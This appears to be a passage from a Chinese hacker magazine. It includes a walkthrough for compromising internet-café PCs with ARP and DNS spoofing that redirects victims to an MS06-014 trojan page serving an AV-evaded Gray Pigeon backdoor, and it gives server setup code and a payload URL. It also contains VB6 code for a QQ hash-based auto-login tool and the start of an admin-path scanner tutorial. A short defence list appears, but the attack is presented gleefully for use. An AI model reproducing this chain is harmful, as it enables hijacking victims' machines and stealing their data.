对于客户机，最直接有效且危害性最大的莫过于ARP欺骗。ARP欺骗网络上文档已经很全了，你应该去认真学习，掌握这种攻击手段，我在这里只做简单的介绍：由于局域网的通信是基于mac即网卡地址的，而网络间信息的传输需要IP协议，IP和mac之间的转化的需要于是产生了ARP协议。但由于ARP协议的本身缺陷，使得攻击者可以利用内网中的任意一台电脑发起欺骗攻击，即使被攻击者在网络上传输的数据先通过攻击者然后才到目的地，而被攻击者却全然不知，也就是说，ARP欺骗者接管了网络！网吧中的客户无非就是游戏或者浏览网页，其实只要目标访问Internet我们就有机可乘。针对浏览网页的客户我们可以使用DNS欺骗。

DNS欺骗的基础是ARP欺骗，原理是你欺骗目标后在目标浏览网页时接收对方发动的DNS请求并回复一个对你有利的DNS回应，把目标引向事先做好的陷阱网页。理论说够了，下面来个实例。

环境：

网关IP：192.168.0.1　　本地IP：192.168.0.33

目标IP：192.168.0.47　　工具：DNSHack.exe Netbox MS06014免杀网马生成器

首先要确保对方会浏览网页，然后需要在本地搭建一个环境，因为目标主机最后要访问到一个木马网页，我们就是搭建一个http服务器使别人可以使用web服务。我选用的是netbox，一个神奇的东西，如图13。

麻雀虽小，五脏俱全，netbox运行速度极快，并且支持JavaScript、VBScript、Perl等脚本语言，支持XML和Web Service，兼容Active Server Pages，支持COM和.NET组件，对于运行网页木马绰绰有余。从www.netbox.cn你可以免费获得netbox的安装文件。我已经安装好了，然后在D:\建立一个box目录，在box目录中再建立wwwroot目录。在box目录中新建一文本文件，将下列代码复制进去然后保存为main.box。

```
Set Console = Shell.Console
Set httpd = CreateObject("NetBox.HttpServer")

If httpd.Create("", 80) = 0 Then
    Set host = httpd.AddHost("", "\wwwroot")
    host.EnableScript = true
```

```
        host.AddDefault "index.asp"
        host.AddDefault "index.htm"
        httpd.Start
        Console.ReadLine
        httpd.Stop
        httpd.Close
    End If
    Set httpd = Nothing
```

好了，环境已经搭建好了，下面要选一款好的网马。在网上找了又找，发现了一款最近发布的利用ms06014漏洞写的网页木马生成器，传说成功率很高！这里说明一下，一般使用网马的话，你在网上一定要有空间存放你的服务端，不过我们在局域网中就可以把马放到本地了，运行速度又快了哈哈！木马的选择关键在于体积要小，免杀灰鸽子迷你版就不错。木马的配制就不说了，把木马的服务端配制好后记住它的web路径：http://192.168.0.33/linkin.exe，然后在网马生成器里直接填写就可以了，如图14。




图14 配制网页木马生成器




图15 修改后网页显示的文字




图16 DNShack界面




图17 利用DNShack进行欺骗

点生成网马就可以生成木马网页了。把生成的网页复制到刚才建立的d：\box\wwwroot目录并改名为index.htm，因为刚才建立netbox的main文件的时候设置的默认主页名称为**index.htm：host.AddDefault "index.htm"**。这样，由于DNS欺骗的目的就是使受害人浏览网页时直接转到我们的IP上。为了保证成功率我把网马做了免杀，同时简单地改了下网页上的字，如图15。

呵呵，骗过小菜是没问题了，如果你有心，你可以把网页改得更逼真。准备工作都做好了，双击main.box，开始启动web服务，注意不要回车，会关闭的。

下面就该DNShack正式登场了。DNShack.exe同样为命令行下的程序，如图16。它的参数非常简单，看我操作如图17。

如果欺骗成功了，他只要浏览网页就会转到本地电脑的木马网页了，嘿嘿！等啊等啊，足足有10分钟我的马马终于上线了，如图18，哈哈！

一次攻击就这样完成了，过程再简单不过了，有耐心就可以做到，相信工具黑客都行。不知道谁说过局域网没有安全可言，也许说得有些绝对，但决不是危言耸听。在现今的国内大多数内网中，ARP欺骗无往不胜，足可以证明它的危害性之大以及国内网络安全的严峻形势。




图18 肉鸡上线咯

后话

1.还有什么

好晕啊！写了这么多了已经，也说了很多种入侵的手段，绞尽了脑汁，我把自己能想到的都现于纸上了。另外我想说的是，现在SQL Injection仍在流行，对于拥有公网IP的电游来说你可以不选择直接入侵，而是用老兵的web综合检测工具先查看它同一网段的其他主机，看是否有提供web服务的或者其他容易出现漏洞的服务，然后开上明小子的Domain扫描去吧！从得到webshell到然后得到系统权限后，你就该照目标进发了。同样使用ARP欺骗或者干脆就用DNS欺骗电游服务器，从而控制整个系统。思路就是这样了，这叫剑走偏锋。

现在很多的入侵行为呈现出一种间接攻击和多种手段结合的趋势。针对网吧提供指定的服务，上面的几种方法算是比较有效的，对不同的目标可以使用相应的入侵手段，本文就算功德圆满了。

2.防御措施

文章的最后作为一个典型的网管（网吧管理员），我把解决方案说个大概：

服务器采用NTFS文件系统，恰当设置权限。用注册表删除默认共享，防火墙阻止危险端口；

服务器采用数字加字母或符号的密码组合，定期更换密码；

客户机要经常更新系统补丁，尤其注意保护网管软件。定期更改各种管理软件密码；

不要把网络安全信任关系建立在IP基础上或mac基础上（RARP同样存在欺骗的问题），理想的关系应该建立在IP+mac基础上；

设置静态的mac——>IP对应表，不要让主机刷新你设定好的转换表；

“人身防火墙”最重要！ NOHACK

木马

我的QQ密码你盗不走

代码，当你面对它时除了惊叹，还能说些什么！它，就像人那样有着无与伦比的魅力，其魅力表现在使用的人数及使用者对它的评价，让我们一起学习这既有深度又有魅力的东东吧！

smallrascal[S.C.T]&&[A.V.T]

从本文你可以学到：

1、QQ 加密／登录的原理
2、了解 MD5 及 BASE64
3、QQ 安全登录的代码实现思路

小生最近在研究QQ密码的加密方式，一次偶然的机会看到了一篇帖子，上面说QQ可以用命令行形式启动，其目的是为了方便在QQ和TM之间的切换。到这里有没有想到什么，可以方便我们，对了，只要将这个命令行写入批处理，那以后双击此批处理就可以直接登录，免去了输入号码和密码的麻烦，这个只是方便了我们。那还有没有想到什么，没有！还是我来说吧。不要输入号码和密码，这就意味着安全，即使使用QQ的机器上已经中了盗QQ的木马，也不可能获取到我们登录的号码和对应的密码，是不是觉得安全多了，再也不怕QQ号码被盗了。

那我们来看看这个命令行："C:\PROGRAM FILE\TENCENT\QQ.EXE /START QQUIN: 123456 PWDHASH xMpCOKC5l4lNzFCab3WEmw== /STAT: 40"。先来解释一下各个参数的作用。

C:\PROGRAM FILE\TENCENT\QQ.EXE—QQ.EXE所在的完整路径
/START——启动参数，告诉QQ开始登录；
QQUIN: 123456——要登录的QQ号码，其中QQUIN必须为大写；
PWDHASH: xMpCOKC5l4lNzFCab3WEmw==——要登录QQ号码对应的HASH密码，其中PWDHASH必须为大写；
/STAT: 40——登录方式，40为隐身登录，41为正常登录。

上面参数中除了PWDHASH之外都很容易得到，那这个东东又如何获取呢，根据最近研究的结果知道，QQ密码HASH是通过两次编码后得到的，第一次是将输入的QQ密码通过标准MD5得到一个长度为32的字符串，然后再将此字符串交给Base64进行编码，得出的字符串就是QQ密码的HASH字符串了。MD5和Base64的资料网上很多，这里就不多解释了。有人会问，这样的话不是把QQ号码和密码都保存在文件中，不是更危险！其实大可以放心，因为保存的仅仅是QQ密码的HASH，而不是真正的密码，而此HASH又因为MD5算法而无法逆转，所以根本无法获取真正的密码。虽然可以通过WinHex读取QQ.EXE进程的内存，从而获取当前QQ号码的密码HASH，然后写入批处理文件，但每次都这么做总觉得比较繁琐，而且手工操作容易出错，那何不用程序来代替呢！




图1 程序界面

对象＼属性	Name	Caption	Text
Label	lblQQPath	QQ路径:	无
Label	lblQQNumber	QQ号码:	无
Label	lblQQPassword	QQ密码:	无
TextBox	txtQQPath	无	空
TextBox	txtQQNumber	无	空
TextBox	txtQQPassword	无	空
CommandButton	cmdQQPath	选择	无
CommandButton	cmdAdd	添加	无
CommandButton	cmdDelete	删除	无
CommandButton	cmdRun	运行	无
ListBox	lstQQ	无	无
CommonDialog	CDLog	无	无

图2 控件属性

程序设计和代码实现

首先给出界面布局及对应控件属性，如图1、2所示。

首先要初始化程序，申明API、定义常数及变量。完成后要获取当前完整路径，从注册表中得到QQ.EXE的所在路径，显示在QQ.EXE的路径文本框中，这样可以免除手工选择／输入的麻烦。如果获取不到就空着，让使用者通过"选择"按钮选择文件所在的路径。同时判断当前目录下有没有先前保存的QQ号码及密码HASH文件QQ.LST。有的话打开它，并将其读入相应变量中，以回车换行拆分文件内容，获得QQ号码及HASH值，并在列表框中显示。代码如下：

```
Dim CurrentPath As String '当前路径
Dim i As Integer '循环变量
Dim FileNum As Integer '自由文件号
Private Sub Form_Load()
'判断当前路径是否为根目录
If Right(App.Path, 1) <> "\" Then
    '不是则在当前路径后添加"\"字符并给对应变量
    CurrentPath = App.Path & "\"
Else
    '是则直接给对应变量
    CurrentPath = App.Path
End If
'获取QQ.EXE的完整路径
txtQQPath.Text = gfsGetKeyStringValue(HKEY_LOCAL_MACHINE,
"SOFTWARE\Tencent\PLATFORM_TYPE_LIST\1", "TypePath")
'判断当前目录下有没有QQ.LST文件
If Dir(CurrentPath & "QQ.LST") <> "" Then
    '有，则设置错误陷阱，防止文件操作错误导致程序崩溃
    On Error Resume Next
    Dim QQContent As String 'QQ.LST文件内容
    Dim QQLst() As String 'QQ号码及QQ密码HASH
    '获取自由文件号
    FileNum = FreeFile()
    '以二进制方式打开QQ.LST
    Open CurrentPath & "QQ.LST" For Binary As FileNum
    '根据QQ.LST文件大小重新定义QQ.LST文件内容变量大小
    QQContent = Space(LOF(FileNum))
    '读入QQ.LST内容，并存入变量
    Get #FileNum, , QQContent
    '关闭文件
    Close #FileNum
    '以回车换行为分割符号，拆分QQ.LST内容
    QQLst = Split(QQContent, vbCrLf)
    '循环添加到列表框中
    For i = 0 To UBound(QQLst) - 1
```

```
        lstQQ.AddItem QQLst(i)
    Next
    '取消错误陷阱
    On Error GoTo 0
End If
End Sub
```

这一步是为了防止初始化代码中无法正确获得QQ.EXE而作的准备。首先需要其中错误陷阱，这样在没有选择文件时会接收到错误，以便给出提示。接着清空通用对话框的文件属性，防止上一次遗留下来对本次执行产生影响，同时设置文件类型过滤，设置完成后打开文件选择对话框。在选择好文件后将文件的完整路径及文件名显示在QQ.EXE路径文本框中。代码如下：

```
Private Sub cmdQQPath_Click()
'设置错误陷阱
On Error GoTo userCanceled
With CDLog
    '设置通用对话框标题
    .DialogTitle = "选择QQ.EXE文件"
    '清空文件名
    .FileName = ""
    '设置当选取取消按钮时产生一个错误
    .CancelError = True
    '设置扩展名过滤
    .Filter = "QQ.EXE|QQ.EXE|所有文件(*.*)|*.*"
    '打开通用对话框
    .ShowOpen
End With
'在文本框中显示QQ.EXE的完整路径
txtQQPath.Text = CDLog.FileName
'退出本过程，不执行错误陷阱
Exit Sub
'设置错误陷阱标号
userCanceled:
                '给出提示
MsgBox "没有选择文件！", vbInformation
End Sub
```

完成了上面的代码后就可以写添加/删除QQ号码了。在添加过程中首先判断QQ号码是否输入正确，也就是说号码是否在10000至999999999之间，同时密码是否输入。判断通过后则获取QQ密码HASH，并与QQ号码组成一个项。为了使查看方便，需要进行显示格式化。检测QQ号码是否小于8位，如果小于，在进行显示格式化操作时需要添加两个TAB，相反则只要添加一个。完成后就循环遍历列表框写入QQ.LST文件。删除操作的代码几乎一样，只不过是先要判断是否选择了要删除的项，是则删除列表框中选定的内容，然后循环遍历列表框写入QQ.LST文件。在写入文件过程中必须先要删除原有的QQ.LST文件，这样可以防止因原有数据而导致写入的实际信息错误。代码如下：

```
Private Sub cmdAdd_Click()
'判断QQ号码和密码是否输入正确
If Val(txtQQNumber.Text) > 9999 And Val(txtQQNumber.Text) < 1000000000 And Len(txtQQPassword.Text) > 0 Then
    '是，则判断QQ号码是否小于8位，方便TAB进行列表框显示格式化
    If Len(txtQQNumber.Text) < 8 Then
        '是，则将QQ号码及QQ密码HASH添加进列表框，并在两者之间添加2个TAB
    lstQQ.AddItem txtQQNumber & vbTab & vbTab & BASE64.BASE64(MD5.MD5(txtQQPassword.Text, stype32)) & "=="
        Else
        '否，则将QQ号码及QQ密码HASH添加进列表框，并在两者之间添加1个TAB
        lstQQ.AddItem txtQQNumber & vbTab & BASE64.BASE64(MD5.MD5(txtQQPassword.Text, stype32)) & "=="
        End If
        '调用写文件过程，将列表框中的新内容写入文件
        Call WriteQQListFile
    Else
        '否，则给出提示
        MsgBox "没有输入QQ号码或密码，或QQ号码输入错误！", vbInformation
    End If
    End Sub
    Private Sub cmdDelete_Click()
    '判断是否选择了要删除的列表项
    If lstQQ.SelCount > 0 Then
        '是，则删除对应的列表项
    lstQQ.RemoveItem (lstQQ.ListIndex)
        '调用写文件过程，将列表框中剩余的内容写入文件
        Call WriteQQListFile
    Else
        '否，则给出提示
        MsgBox "没有选择要删除的号码！", vbInformation
    End If
    End Sub
    Private Sub WriteQQListFile()
    '设置错误陷阱
    On Error Resume Next
    '删除原有的QQ.LST文件
    Kill (CurrentPath & "QQ.LST")
    '获取自由文件号
    FileNum = FreeFile()
    '新建一空白的QQ.LST文件
    Open CurrentPath & "QQ.LST" For Output As #FileNum
    '循环将列表框中的内容写入QQ.LST文件中
    For i = 0 To lstQQ.ListCount - 1
        '判断是否是列表框的最后一项
        If i < lstQQ.ListCount Then
            '否，则写入内容后添加回车换行
    Print #FileNum, lstQQ.List(i) & vbCrLf;
        Else
    '是，则仅仅添加内容，不加入回车换行
            Print #FileNum, lstQQ.List(i);
        End If
    Next
    '关闭文件
    Close #FileNum
    '取消错误陷阱
    On Error GoTo 0
    End Sub
```

最后就可以登录QQ了。同样要先判断是否选择了要登录的号码项，是则根据该项分别获取QQ号码和密码HASH，接着组成命令行，由SHELL函数进行调用即可。代码如下：

```
Private Sub cmdRun_Click()
'判断是否已经给出了QQ.EXE的完整路径
If Len(txtQQPath.Text) > 0 And Dir(txtQQPath.Text) <> "" Then
    '是，则判断是否选择了要打开的QQ号码
    If lstQQ.SelCount > 0 Then
        Dim QQUin As String 'QQ号码
        '从选择的列表框项中获取QQ号码
        QQUin = Mid(lstQQ.Text, 1, InStr(1, lstQQ.Text, vbTab) - 1)
        Dim QQPwdHash As String 'QQ密码HASH
    '从选择的列表框项中获取QQ密码HASH
    QQPwdHash = Mid(lstQQ.Text, InStrRev(lstQQ.Text, vbTab) + Len(vbTab))
        '用SHELL打开QQ，并传递QQ号码和密码HASH，登录QQ
        Shell (txtQQPath.Text & " /START QQUIN:" & QQUin & " PWDHASH:" & QQPwdHash & " /STAT:40")
    Else
        '否，则给出提示
        MsgBox "没有选择要启动的号码！", vbInformation
    End If
Else
    '否，则给出提示
    MsgBox "没有选择QQ.EXE所在的目录！", vbInformation
End If
End Sub
```

好了，到此大功告成，编译后就可以使用了，以后再也不用怕密码被盗了。不多说了，有问题到NoHack论坛（www.nohack.cn/bbs）或者雨律安全小组的网站（www.yulv.net）讨论。


（作者写的QQLogin程序代码已经收录在光盘中）

编辑点评：

虽然网上已经出现了这样的工具，但多数人只是在用，而不知其原理，然而黑黑的本质就是资源共享，本文即是如此。不过这样的工具的确很实用哦！



用VB6 写自己的网站后台地址扫描程序



JiaJia[YuLv]

从本文你可以学到：

1、了解 VB 及其简单语法

2、网站后台地址扫描的实现思路

当自己在使用别人写的软件时会有一种冲动，就是想自己写那些好用的软件。今天就给大家讲讲怎么写一款自主版权的网站后台地址扫描程序，使用的编程工具就是方便易上手的 VB6。

分析

在VB6中提供了两个可以简单实现这个功能的控件，一个是 Inet，另一个则是Winsock。本程序是用Inet实现，因为用 Inet 比 Winsock 处理起网页信息要简单得多。原理很简单，仅仅是根据HTTP头来判断。这里我们只要知道 HTTP 头返回404状态是找不到页面就行了，因为找不到页面就意味着文件不存在。好了，知道原理之后就准备开始写代码吧！

